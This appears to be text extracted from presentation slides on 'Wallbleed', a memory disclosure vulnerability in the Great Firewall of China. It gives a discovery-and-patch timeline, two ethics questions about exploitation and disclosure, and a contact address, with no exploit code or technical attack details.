
# Timeline

**October 2021**


**November 2023**

**March 2024**


**April 2024**




**Wallbleed  
discovered**



**Wallbleed  
patched?**



**Wallbleed v2  
discovered!**



**Wallbleed v2  
patched**

# Ethics

Can we exploit a system that is a source of harm?

Should this type of vulnerability be disclosed?

# Wallbleed

## A Memory Disclosure Vulnerability in the Great Firewall of China

Code



Homepage



Questions?

[gfw.report@protonmail.com](mailto:gfw.report@protonmail.com)